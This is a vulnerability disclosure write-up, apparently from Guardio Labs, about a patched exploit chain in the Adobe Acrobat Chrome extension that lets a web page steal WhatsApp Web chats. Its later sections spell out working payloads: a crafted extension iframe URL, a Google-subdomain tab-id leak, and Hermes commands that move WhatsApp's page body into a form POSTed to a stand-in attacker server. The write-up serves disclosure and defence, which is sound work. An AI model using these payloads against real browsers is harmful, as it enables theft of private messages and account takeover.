A single click on a malicious web page could turn the Adobe Acrobat Chrome extension, installed on roughly 329 million browsers, into a one-click WhatsApp exfiltration tool, quietly handing a visitor's entire WhatsApp clear-text chats, contacts, and private info to the attacker's hands.
Here at Guardio Labs we uncovered a chain of vulnerabilities in the extension that compounds into a single powerful cross-origin exfiltration chain. A working, runtime-confirmed exploit followed within hours, thanks to our AI harness specially built to secure the browser extensions domain. Adobe's response to our full disclosure was phenomenal: acknowledged, patched, and shipped over a single weekend, with CVE-2026-48294 issued days later.
In this write-up we'll dig into the details of the exploitation chain and how Agentic AI no only broke all speed and efficiency records in vulnerability detection but actually changes this entire domain as we speak
One Click. Your Whole WhatsApp.

The setup is almost insultingly ordinary: an attacker-controlled page, dressed to look like the kind of page you land on via search results, marketing emails, etc. The visitor, who already has the Adobe Acrobat extension installed, opens that page. The page wakes up a dormant engine inside the extension, reaches directly into WhatsApp Web. Seconds later, the rendered WhatsApp Web view — the chat list, contact names, messags, the profile name, the text of whatever conversation is open - the whole WhatsApp in the attacker's hands.
Read the prerequisites list of this exploit chain and the discomfort sets in: no malware is installed, no password is phished, no session cookie is touched. There is no zero-day in WhatsApp. The attacker needs no Adobe account and no foothold on the machine. Only for the victim to visit a simple attacker-controlled static page.
It all starts with Adobe's integration engine for WhatsApp Web and a chain of unguarded pieces that, combined, hand an attacker far more than Adobe intended. We found it within hours of the feature's release, built the chain end-to-end, and reported it fast - before someone else could turn the same glitch into a real attack.
Human x AI
At Guardio we track browser extensions for one reason - making sure our users (and everyone else as well) are protected from malicious and vulnerable extensions. Adobe Acrobat, one of the most-installed extensions in the Chrome Web Store, with enough reach that any potentially risky behavior within it deserves a hard look.
We keep that work moving with a custom-built agentic AI system paired with deep human-centric research, and this case is a top tier example how this combination paid off fast: when Adobe dropped a new version (v26.5.2.1 released on 3rd of June 26'), we were able in under 4 hours to see how the impact moved from a code harness built to add Acrobat features to Google's Drive (which we already tracked earlier) to WhatsApp Web, confirmed the possible exploit chain is reachable, and adapt our work to the new target for full exploitation with serious consiquences.

The Agentic AI Research harness is not only a clever and innovative way to research - it already became mandatory! From a new version release trigger, the work is shared: The agent unpacks the bundle, beautifies 344 obfuscated JavaScript files, finds the code diffs and maps them against already mapped and analyzed flows, continues to map a 138-case service-worker message dispatcher, and so much more. At this time, we've steered the analysis toward what is actually reachable and worth proving, cleared dead ends, and presented plausible ideas and attack vectors to pursue. That combination is what collapsed the time line into hours instead of days, weeks or even months.
The Kill Chain - Explained
Now, for the technical deep dive.
One of the main concepts of extension exploitation is finding a way into the extension service worker - the backend service that runs the actual infrastructure, and given the leveraged extension permissions of Chrome's API. One major reach vector is how the service worker communicates with the actual webpage. Sometimes there is a special content script injected by the extension; sometimes the website itself activates the special messaging protocol with the extension; sometimes both. In our case here - both.

1) Write to Extension Storage -> Activate Hermes

The root is a three flaw composition driving a single important capability: an unauthenticated, single-visit, zero-click write into the extension's own storage from any web page.
The first flaw is reach: getting to the service worker with a message we control. The extension's manifest declares a set of custom pages - frame.html, searchWidget.html, signInHandler.html, and others - as web-accessible resources matching <all_urls>, which means any website may embed them in an iframe. Each of those pages, on load, parses a JSON blob straight out of its own URL query string. That blob becomes the message body the browser later relays to the service worker. Before the relay fires, the page overwrites one field main_op to a fixed value, and calls chrome.runtime.sendMessage with the rest of the "attacker controlled" JSON intact:
// frame.js (beautified, condensed across the load + relay paths)
// ── on document-ready: load the attacker JSON from the URL ──
s = JSON.parse(decodeURIComponent(window.location.search.split("=")[1]))

// ── later, on the outbound relay path ──
s.main_op = "relay_to_content"           // the one field the page overwrites
chrome.runtime.sendMessage(s)             // every other field is whatever the attacker put in
Because that script runs inside chrome-extension://efaidn…/, the service worker sees its message as coming from a trusted internal source. The extension's own identity becomes the attacker's mask. The page can set any fields on the message , type, key, value, anything else. Two fields are not free: panel_op has to be set to "load-frictionless" so that frame.js takes the relay code path at all, and main_op is overwritten to "relay_to_content" on the way out.
The second flaw is that the service worker never checks who is talking to it. Its single message listener fans every inbound message out to two handlers, and the sender argument , the one that says which extension page or tab a message really came from , is simply never read. Inside one of those handlers sits a bare storage writer with no allowlist on what may be written:
// sw_modules/common.js · onMessageListener (beautified)
export function onMessageListener(t, s, r) {
    switch (t.type) {
        case "getItem":
            r(i.getItem(t.key));            // arbitrary read of the same store
            break;
        case "setItem":
            i.setItem(t.key, t.value);      // i = dcLocalStorage = chrome.storage.local
            break;
        case "removeItem":
            i.removeItem(t.key);
            break;
        // ...
    }
}
No key allowlist. No value validation. s , the sender object, is never touched. Put the two together and any web page can write any key into the extension's local storage, with one hidden iframe and zero clicks.
The third flaw turns that storage write into code activation. The hermes engine, the one the handles WhatsApp integration in Adobe's extension, only arms if a feature flag is on. For that, Adobe's flag system reads a small set of developer override keys out of local storage on every single check — the same storage the earlier write primitive can reach. Writing floodgate-add = "dc-cv-hermes" makes the flag evaluate true immediately:
// floodgate.js ,  updateLocalFeatureFlags (beautified)
updateLocalFeatureFlags(e) {
    const t = n.getItem("floodgate-add").split(/[, ]+/).filter(t => !e.includes(t));
    e.push(...t);   // whatever's in floodgate-add gets appended to the active flag set
    // ...
}
With the engine armed, we have the Hermes (Acrobat-WhatsApp integration) ready to receive commands!
2) Finding the WhatsApp Target
But, to activate Hermes on WhatsApp we are still missing one crucial data point. The service worker needs the specific WahtsApp Web tab's numeric ID to know where to send the command to be handled by the relevant content script - that one governing the WhatsApp Web's DOM.
Stage 1 - leak the page's OWN tab id as an anchor. We found a flow in which the extension checks whether a page is a Google search result page using an unanchored and too easy to bypass prefix check:
new URL(location).host.startsWith("www.google.")   // also "www.bing."
// "www.google.attacker-domain.com".startsWith("www.google.") === true
On any page that passes this check, the content script autonomously asks the service worker to start the "frictionless" search-overlay flow. This message is built and sent entirely by Adobe's own content script. When the service worker receives it, the branch in code that overwrites the sender tab does not fire, leaving it as is. A few statements later, the service worker stamps the message's tabId field with the real sender's tab id - the page's own:
// communicate.js ,  handler (beautified, simplified; non-relevant branches elided)
if (t.mimeHandled) {
    i.tab = { id: t.tabId, url: t.url };   // not reached: mimeHandled is absent
}
// ... unrelated SidePanel / popup URL handling ...
if (!i?.tab) return;
t.tabId = i.tab.id;                         // ← stamps the REAL sender tab id
The extension then injects an overlay iframe into the originating page with that id serialized into its URL, so the page can read it straight out of its own DOM:
<iframe id="__acrobatDialog__"
        src="chrome-extension://…/searchWidget.html?message={…,"tabId":REAL,…}">
With the above, we can create any page on any domain - just make the subdomain include the string "www.google." (for example www.google.anydomain.com), and we will get in return the tabId of this page for us to read directly from our own DOM.
So getting our Tab ID - Check! Now we need the WhatsApp Web's Tab ID:
Stage 2 - predict, don't search, for WhatsApp's tab id. Chrome hands out tab ids from a single monotonically increasing counter. With our page's TabId value in hand, the page does not have to find the WhatsApp tab — it creates it via window.open("https://web.whatsapp.com") from the same page, producing a new tab whose id is simply TabId + 1. A blind fuzz across a ten-digit id space collapses to one deterministic value.
3) Controlling WhatsApp with Hermes
Now we can send any magic "Hermes" command directly to WhatsApp's tab - activating Adobe's content script there to do the magic.

With WhatsApp's tab id known, we now want the service worker to route the next message to that tab. With the field mimeHandled from stage 1 set to true this time, it walks the service worker through the code branch that overwrites Chrome's real sender tab with attacker-supplied values. The later tabId stamp then echoes the attacker's value back into the message before it is relayed:
// communicate.js ,  handler (beautified, simplified; non-relevant branches elided)
if (t.mimeHandled) {
    i.tab = { id: t.tabId, url: t.url };   // attacker-controlled: WhatsApp's predicted id
}
// ... unrelated SidePanel / popup URL handling ...
if (!i?.tab) return;
t.tabId = i.tab.id;                         // echoes the attacker-supplied id back
Setting mimeHandled on the message is done through the same channel used by the original storage write - the first flaw. And so, we embed a hidden iframe that activates a designated "Hermes" command. Here in this example APPEND_HTML_TO_TARGET which is just one of many permissive commands we can use:
<iframe src="chrome-extension://efaidn…/frame.html?p={ panel_op: "load-frictionless", mimeHandled: true, tabId: TabId + 1, url: "https://web.whatsapp.com/", type: "APPEND_HTML_TO_TARGET", payload: { … } }">The JSON in the URI is parsed, and calls chrome.runtime.sendMessage with the fields we control. The same trusted-internal masking from the first flaw applies, so the service worker sees a message with mimeHandled set to true and walks the forging branch. relay_to_content then ships the forged message into the content script of the target WhatsApp Web tab. The destination, like the service worker before it, never asks who is calling. This is the sink the whole chain exists to reach:
// content_scripts/hermes/hermes-content-script.js (beautified)
chrome.runtime.onMessage.addListener(e => {
    e && e.type && messageHandler.handleCdnMessage(e)
})
handleCdnMessage is the menu of quite permissive capabilities we now control. It is a single switch over a type string, dispatching into helper modules that operate directly on the WhatsApp DOM, on the window object, and on chrome.storage:
// content_scripts/hermes/message-handler.js ,  handleCdnMessage (beautified, abridged)
switch (e.type) {
    case "APPEND_HTML_TO_TARGET":          domOperations.appendHtmlToTarget(e);          break;
    case "INJECT_IFRAME":                  domOperations.injectIframeInWindow(e);        break;
    case "DOCUMENT_GET_ELEMENT":           domOperations.getElement(e);                  break;
    case "DOCUMENT_REMOVE_ELEMENT":        domOperations.removeElement(e);               break;
    case "ELEMENT_OPERATION":              elementManager.performElementOperation(e);    break;
    case "DOCUMENT_OPERATION":             domOperations.performDocumentOperation(e);    break;
    case "WINDOW_OPERATION":               domOperations.performWindowOperation(e);      break;
    case "GET_STORAGE_VALUE":              getStorageValue(e);                           break;
    case "SET_STORAGE_VALUE":              setStorageValue(e);                           break;
    case "REMOVE_STORAGE_VALUE":           removeStorageValue(e);                        break;
    case "RELAY_MESSAGE_TO_SERVICE_WORKER": relayMessageToServiceWorker(e);              break;
    case "DOWNLOAD_BUFFER_FROM_URL":       domOperations.downloadBufferFromUrl(e);       break;
    case "SUBSCRIBE_TO_EVENT_HANDLER":     domOperations.subscribeToEventHandler(e);     break;
    case "START_MUTATION_OBSERVER":        domOperations.startMutationObserver(e);       break;
    // ...
}
Looking deeper into our options, four of the dispatches are particularly load-bearing:
APPEND_HTML_TO_TARGET - HTML structural injection into the WhatsApp DOM. Inserts attacker-supplied HTML at a CSS selector inside the page. Inline script and event handlers are blocked by WhatsApp's CSP, so this does not give code execution , but it does give arbitrary form, iframe, img and styling primitives anywhere in the page tree, which is enough for clickjacking, credential phishing. We can swap WhatsApp Web's login QR code for an attacker-controlled one , so when an affected user scans it during device linking, the attacker pairs their own session against that user's account, a full WhatsApp account takeover.
ELEMENT_OPERATION - method invocation on any DOM node. The payload supplies a selector, a method name, and an argument list; elementManager calls the named method on the resolved node. There is no allowlist of methods. setAttribute("formaction", "https://attacker/") on a real WhatsApp form, submit() on it afterwards, appendChild() to move a live chat-thread subtree into an attacker-controlled element , all reachable through this one dispatch. This is the dispatch the WhatsApp-DOM-exfil PoC pivots through.
WINDOW_OPERATION , method invocation on window. Same shape as the element variant but targeted at the page's window object: window.fetch(...), window.open(...), window.postMessage(...). Lets the page issue credentialed cross-origin fetches as web.whatsapp.com.
RELAY_MESSAGE_TO_SERVICE_WORKER , pivot back to the SW with an internal-trust marker. Sends chrome.runtime.sendMessage({ hermes_message: true, ...payload }) back to the extension. Combined with the missing sender check on the SW side, this is how the chain gets the Service Worker to perform credentialed actions on the attacker's behalf , e.g. calling downloadAssetFromUrl to make the it fetch() arbitrary URLs (used by the tabId-leak oracle for the WhatsApp-tab sweep).
With the above, we can manipulate WhatsApp Web's DOM! But, there is still one small catch here: the script-injection paths that handleCdnMessage exposes , APPEND_HTML_TO_TARGET carrying a <script> tag, an attacker-supplied inline event handler , all execute inside the web.whatsapp.com document, and the browser enforces WhatsApp's own page CSP (script-src 'self', no unsafe-eval) on every one of them. Inline scripts silently fail to run; an eval-shaped payload throws. What survives is arbitrary method invocation on real DOM nodes and structural HTML injection of non-script elements , confused-deputy, not code execution as WhatsApp.
But, we are not done here yet...
Data Exfiltration - No Scripts Attached
Given the operations above, the Hermes engine we now control can actually move live DOM nodes, and a node that moves carries its contents with it.
First, the attacker page injects a POST form into WhatsApp's DOM, aimed at the attacker controlled server and containing a select tag with an empty option (with a specially crafted 'data-hermes-id' attribute we will use later on):
type:"APPEND_HTML_TO_TARGET",
  payload:{ getTargetElementBy:"cssSelector",
    targetElementSelector:"html",
    html:"<form data-hermes-id='gf' action='https://attacker-server/collect' method='POST'>"
      +"<select name='dom'><option data-hermes-id='gopt' selected></option></select>"
      +"</form>" }
Second, an ELEMENT_OPERATION payload stamps an attacker-chosen handle onto the real WhatsApp . The engine resolves a dotted operation string from a seed node and calls whatever it lands on; pointed at ownerDocument.body.setAttribute, it runs body.setAttribute("data-hermes-id","gbody") on the genuine page body:
type:"ELEMENT_OPERATION",
  payload:{ id:"gopt",
    operation:"ownerDocument.body.setAttribute",
    args:["data-hermes-id","gbody"] }
Third, a second ELEMENT_OPERATION moves the live body into the form's option tag. The engine deserializes an element handle back into a real node by querying for that data-hermes-id, so appendChild physically relocates the entire WhatsApp body inside the attacker's form:
type:"ELEMENT_OPERATION",
  payload:{ id:"gopt", operation:"appendChild",
    args:[ { __hermesType:"Element", hermesId:"gbody" } ] }
Fourth, the form is submitted:
type:"ELEMENT_OPERATION",
  payload:{ id:"gf", operation:"submit", args:[] }
Why does submitting a form carry chat text out of WhatsApp's origin? Two enablers deep from the HTML specifications: An option element with no value attribute submits its text content - and the text content of a node is the concatenation of everything rendered beneath it. Move the live body in, and the option's submitted value becomes the entire rendered page text!
// (no value attr → text content)
FormData(form).get("dom") === option.textContent   // the entire rendered <body> text
The second enabler is that WhatsApp Web's content security policy that ships no form-action directive, and per the spec that absence means a top-level form submission may navigate to any origin. So WhatsApp itself performs the navigation, POSTing its own rendered DOM to our controlled endpoint and then dutifully rendering whatever we send back.
We never asked the extension to read anything. We asked WhatsApp to submit itself to us - and it did.
What leaves, from a logged-in user, is the rendered chat list, contact names, message previews, the profile name, and the visible text of the open conversation. Fire the chain again as new messages paint, or stamp a deeper container, and it keeps yielding. To be precise about the boundary: this is disclosure of rendered DOM text, not of raw secrets. But - the actual text is the secret! For example, what about using this chain to capture OTP codes sent to WhatsApp by other services?
A Weekend Well Spent
We packaged the whole thing, every chain confirmed end-to-end at runtime, plus the research-flow document showing how we got there, and sent it to Adobe's PSIRT.
What happened next is the part of this story we want people to remember as clearly as the exploit. Adobe acknowledged it, triaged it, fixed it, and shipped a patched version - over the same weekend. Days later, CVE-2026-48294 was issued. For an extension sitting on roughly 329 million browsers, that turnaround is exceptional. They treated it with exactly the urgency the install base deserved, and they should get full credit for it.
Adobe's response to our full disclosure was phenomenal. They go straight to the point, protect their users - shipping the fix, and did it before the weekend was out. That shouldn't be remarkable. But it sure is!
